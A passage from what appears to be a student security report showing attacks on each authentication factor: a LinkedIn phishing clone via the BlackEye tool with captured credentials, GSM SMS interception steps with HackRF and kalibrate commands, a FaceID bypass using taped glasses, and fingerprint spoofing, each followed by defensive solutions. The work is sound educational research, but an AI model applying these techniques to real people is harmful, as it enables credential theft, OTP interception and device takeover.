


Figure 5.29 Fake LinkedIn website

Shown in figure 5.30, As the victim entered its credential on the website, the attackers get all the information about the victim's username, password, IP address, hostname, country and even the device and the version and name of the web browser, which the victim is using.


```
abhineet@kali: ~
File Actions Edit View Help

[08] Yahoo [24] Badoo
[09] LinkedIn [25] VK
[10] Protonmail [26] Yandex
[11] Wordpress [27] devianART
[12] Microsoft [28] Wi-Fi
[13] IGFollowers [29] PayPal
[14] Pinterest [30] Steam
[15] Apple ID [31] Bitcoin
[16] Verizon [32] Playstation

[*] Choose an option: 9
[*] Starting php server ...
[*] Starting ngrok server ...
[*] Send this link to the Victim: https://78a642563f5a.ngrok.io
[*] Waiting victim open the link ...

[*] IP Found!
[*] Victim IP: 2604:3d09:797e:1a00:924:a416:6ce7:7039
[*] User-Agent: User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_6) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/14.0.1 Safari/605.1.15
[*] Saved: linkedin/saved.ip.txt

[*] Hostname: 2604:3d09:797e:1a00:924:a416:6ce7:7039
[*] IP Continent: North America (NA)
[*] IP Country: Canada
[*] AS Number: AS6327 Shaw Communications Inc.
[*] IP Address Speed: Unknown Internet Speed
[*] IP Currency: Dollar($) (CAD)

[*] Waiting credentials ...

[*] Credentials Found!
[*] Account: capstonemint@gmail.com
[*] Password: Mint719capstoneproject@2021
[*] Saved: sites/linkedin/saved.usernames.txt
root@kali:~/blackeye#
```

Figure 5.30 Victim's Credentials

The dangerous part of this attack is that user won't even know that the attacker got all of its credentials because after successfully entering the authentication credentials on the fake website, the user will get access into its account and the website will redirect to the original LinkedIn's website. As shown in figure 5.31, the user successfully logged into its LinkedIn account.




Figure 5.31 Victim's LinkedIn account

5.2.6 Solutions

The biggest solution to prevent phishing attacks is to educate the users. The users should be educated about the signs to look for in the emails to check its authenticity. Through following ways, the users can determine if the email is authentic or spoofed. In figure 5.32, there are a few things to remember and look for such as –

- The email says it is from LinkedIn, but the sender's email address is just a random email address and not from official domain of LinkedIn. Users should always check the sender's email address if it is from the original domain or not. If not, the email might be malicious.
- There is a link present in the email to check for the job postings. The presence of a link, an attachment in an email should always alert the users about the possibility of a malicious email. In case user needs to check the link, it should never open the website through the link present in the email. The users should go on the intended website through a different tab and open their account.

- The users should always check for spelling or grammar errors in the suspected emails. Also, if there is an urgency to do some tasks in an email, user should make themselves alert, check for other errors and validate the authenticity of the email before taking any action.




Figure 5.32 Phishing email

Chapter 6 – Exploiting ‘Something You Have’ and Solutions

6.1 Signaling System 7 (SS7) Attack

This attack is performed in a controlled environment under the guidance of my mentor.

Assuming the user is using ‘OTP’ as their something you have authentication factor. I exploited some part of this authentication factor according to the legal limitations as a research student. Some part of this exploit is not legal to perform so I have provided theoretical explanation of the attack provided by the researchers.

In this attack, I attempted to intercept the GSM³⁰ traffic and sniff SMS to obtain the OTP sent on the user’s phone. Successfully cracking the A5/1 encryption and obtaining the OTP, would break the ‘*something you have*’ factor of authentication.

Following are the tools and systems required for the attack –

- Ubuntu 20.04, a Linux distribution
- HackRF one, an SDR³¹ capable of transmitting and receiving radio signals
- Kalibrate, a tool to scan for GSM base stations
- Gqrx, an open source SDR by GNU Radio
- IMSI catcher, to record nearby IMSI
- Wireshark, a packet analyzer
- Gr-GSM, a tool to receive GSM transmission

I already had installed all the required dependencies for the tools. First, I connected the HackRF one to the Ubuntu with the USB cable and checked if it is connected and detected properly by the Ubuntu system. As shown in figure 6.1, HackRF is successfully detected by the OS. It shows the serial number, firmware version and other useful information of the device.

³⁰ The Global System for Mobile Communication

³¹ Software Defined Radio

```
root@abhineet-PowerEdge-R210-II: /home/abhineet
root@abhineet-PowerEdge-R210-II: /home/abhineet# hackrf_info
hackrf_info version: unknown
libhackrf version: unknown (0.5)
Found HackRF
Index: 0
Serial number: 0000000000000000457863c82e5f3f1f
Board ID Number: 2 (HackRF One)
Firmware Version: local-883a622 (API:1.04)
Part ID Number: 0xa000cb3c 0x005f4746
root@abhineet-PowerEdge-R210-II: /home/abhineet#
```

Figure 6.1 HackRF One Detection

To scan the GSM traffic, I wanted to know the exact frequency on which the GSM traffic is running. In Canada, United States, Mexico and most countries of South America uses GSM 850 MHz or GSM 1700 MHz. I used ‘Kalibrate’ tool with HackRF One to scan for GSM 850 base stations near me. As shown in figure 6.2, it was able to scan seven base stations near me.

```
root@abhineet-PowerEdge-R210-II: /home/abhineet/kalibrate-hackrf/src
root@abhineet-PowerEdge-R210-II: /home/abhineet/kalibrate-hackrf# cd src
root@abhineet-PowerEdge-R210-II: /home/abhineet/kalibrate-hackrf/src# ./kal -s GSM850 -g 40 -l 40
kal: Scanning for GSM-850 base stations.
GSM-850:
chan: 142 (872.0MHz + 23.106kHz) power: 4878326.91
chan: 144 (872.4MHz - 16.818kHz) power: 5683798.54
chan: 145 (872.6MHz - 22.621kHz) power: 5388461.35
chan: 235 (890.6MHz + 29.511kHz) power: 3094329.45
chan: 236 (890.8MHz + 2.488kHz) power: 3126759.04
chan: 237 (891.0MHz - 12.691kHz) power: 3194461.29
chan: 238 (891.2MHz - 39.909kHz) power: 3200420.84
root@abhineet-PowerEdge-R210-II: /home/abhineet/kalibrate-hackrf/src#
root@abhineet-PowerEdge-R210-II: /home/abhineet/kalibrate-hackrf/src#
```

Figure 6.2 Scanning GSM 850 base stations

According to the results from figure 6.2, I used those frequencies in ‘Gqrx’ to get the exact value of the frequency of GSM traffic near me. As shown in figure 6.3, it is showing some traffic (yellow pattern) on the frequency 891.196MHz or 891196 KHz. This gave me the exact frequency on which I need to run my next tools to sniff the GSM traffic and get the intercept the SMS of the victim.




Figure 6.3 Exact GSM frequency

The next few steps to intercept the SMS are not legal to perform for a student. However, it has been performed earlier by many researchers. According to [48], after obtaining the exact GSM channel frequency in its area, the author then loaded Gr-GSM tool with the obtained GSM channel frequency to receive the GSM transmission. As shown in figure 6.4 [48], the author entered the exact frequency in Gr-GSM Livemon and set the appropriate Gain values. Clear spikes can be seen in the graph generated on a particular frequency.




Figure 6.4 Gr-GSM Livemon

Some hexa-decimal data is being captured on the frequency selected by Gr-GSM as shown in figure 6.5 [48].




Figure 6.5 Data Capture using Gr-GSM Livemon

Now the next step is to start the IMSI catcher tool to capture the nearby IMSI and other details such as Country, Carrier, Operator, Mobile Country Code (MCC), Mobile Network Code (MNC), Location Area Code (LAC), Cell Id and TMSI³². To get all of this

³² Temporary Mobile Subscriber Identity

information, author launched the IMSI catcher tool, in figure 6.6 [48], and got all of the above information.



Figure 6.6 IMSI Catcher Tool

The next step is just to start the Wireshark packet sniffer and sniff the GSM traffic. As shown in figure 6.7 [48], the author launched the Wireshark and filtered the captured traffic using 'gsmtap' filter.




Figure 6.7 Wireshark packet capture

The captured GSM traffic is encrypted using A5/1 encryption to prevent the attackers to view the traffic in plain text. However, researchers have published various kinds of attack

to break A5/1 encryption. The authors of [49], and [50] have demonstrated various ways to crack the A5/1 encryption used by GSM traffic.

6.2 Solutions

To prevent the SS7 attack the operators need to take additional security measures. They should organize regular audits to determine if their network is vulnerable to SS7 attacks or not. After determining the segments of network which are more vulnerable to this attack, operators can improve security measures in those particular areas [42].

Operators should manage and monitor external SS7 connections to detect malicious traffic. If the operators found malicious traffic, they can prevent it in the following ways [42]–

- The operator of the malicious traffic can be contacted or send a note to them.
- Block the hostile Global Title, but the operators should make sure that blocking won't affect the services of operator.

Other solutions include steps taken by the users itself. There are many applications available for a smartphone to detect IMSI catchers. These applications store a database of all the mobile towers in various countries. The application first will scan for IMSI catchers, and then it will compare the results with the mobile towers stored in its database. If the application finds the scanned towers in the database, then there is no problem. However, if the scanned mobile tower does not match the towers present in the database, then that particular mobile tower could be malicious and particularly an IMSI catcher. In that case, the user can just turn off their smartphones and turn them on when they are in a secure place.

Chapter 7 – Exploiting ‘Something You Are’ and Solutions




Figure 7.1 Global Biometric Technology Market Revenue from 2018-2027

According to [51], the market revenue from biometrics technologies has only increased in recent years. By 2027, it will reach 55.42 Billion U.S dollars. According to the trends in figure 7.1 [51], the revenue is increasing year by year, which means various industries are adopting biometrics as their secure authentication system.

However, there are numerous attacks implemented on a various biometric system such as facial recognition, fingerprint scanners etc. This section of this report will discuss the attacks on Apple’s facial recognition system ‘FaceID’ and fingerprint scanners by the researchers.

7.1 X-Glasses Attack [52]

The authors in this attack bypassed Apple’s FaceID on the victim’s iPhone by introducing a very low-cost attack using only a pair of glasses. The authors exploited a weakness

present in the ‘liveness’ detection, which is a part of the authentication provided by FaceID to differentiate between a fake or a real person.

FaceID uses a TrueDepth technology present in the front camera of the latest iPhones, which maps the geometry to the user’s face accurately. FaceID confirms that the user is actually looking towards the iPhone by detecting the user’s eye and then employ neural networks for anti-spoofing. FaceID also allows users to unlock their iPhone even while wearing sunglasses or eyeglasses. However, if a person is wearing a sunglasses, the illumination on the eyes of the user becomes low. The authors in [52] conducted an infrared camera experiment to check how the eyes are visible in low light conditions. As shown in Figure 7.2 [52], in low light condition, the infrared camera detects the eyes as white spots in the centre of a black area. The authors also found out that FaceID does not extract 3D³³ information from the eye if it detects that the user is wearing a sunglasses.



Figure 7.2 Infrared Camera Experiment

In figure 7.3 [52], the authors have shown a relationship between the eyes and the position of the white spots. If the user is looking upwards, the white spot is present in the lower part of the black area, and if the user is looking downwards, the white spot will be in the upper part of the black area. However, if the user is looking straight, then the white spot will be in the centre of the black area.

³³ Three-dimensional




Figure 7.3 Relation between the eye's direction and white spot

Using these results, the authors then made customized glasses known as X-glasses to defeat the liveness detection of the FaceID. To make X-glasses, only three things are required, which are white tape, black tape and a pair of eyeglasses. As shown in figure 7.4, the black tape represents the pupil of the eyes, and white tape represents the white spot produced by the infrared camera in the iPhone.



Figure 7.4 Prototype of X-glasses

The authors used X-glasses to successfully unlock the victim's iPhone and transferred money from his bank account.

7.2 Fingerprint Spoofing

To spoof a fingerprint, it is required to have the fingerprint of the authorized user. An attacker needs to either get the fingerprint with the authorized user's permission or without their cooperation. The author of [25] has demonstrated a way to get the authorized user's fingerprint without their permission.

A sample of someone's fingerprint can be captured by the leftover prints of the finger on any hard surface like a glass container or a metallic surface. The author then picked up those fingerprint sample from the glass container by gently rolling the glass container on top of the powder or dusting the glass with a brush. The author then captured a photograph of the fingerprint using a digital camera and edited the photograph using image tools. [25] The authors of [53] have fooled multiple fingerprint sensors using fake fingers. The author made gummy finger of an authorized user using gelatin and plastic, shown in figure 7.5 [53]. Using these fake fingers, the author defeated eleven fingerprint readers with a 68-100% success rate.




Figure 7.5 Live finger and artificial fingers

The experiments in [53] conclude that artificial fingers like silicone fingers and gummy fingers are accepted by the many fingerprint scanners used industry-wide. Attackers can

also develop such artificial fingers because the material required to make such artificial fingers are cheap and are easily available. Through this, attackers can also defeat the fingerprint sensors present in various organizations.

7.3 Solutions

The authentication system using biometrics as a factor of authentication usually collects data from various sensors, but often, the system is failed to authenticate the sensors, whether they should be trusted or not. Therefore, a secure authentication system should verify every step of the authentication beginning from the data input sensor and the processing units, to prevent hardware injections. Manufactures of authentication system such as fingerprint scanners should inspect the security of their products and prevent them from accepting clones of an original form of identification such as a fingerprint.

In the case of FaceID, the X-glasses attack successfully exploited Apple's facial recognition system because FaceID could not differentiate between the real eyes and the fake eyes when the user is wearing a pair of glasses. The authors of [52] suggested using texture features and eye's depth to judge whether the eyes are real or fake, which would prevent X-glasses from exploiting FaceID.

Chapter 8 – Conclusion

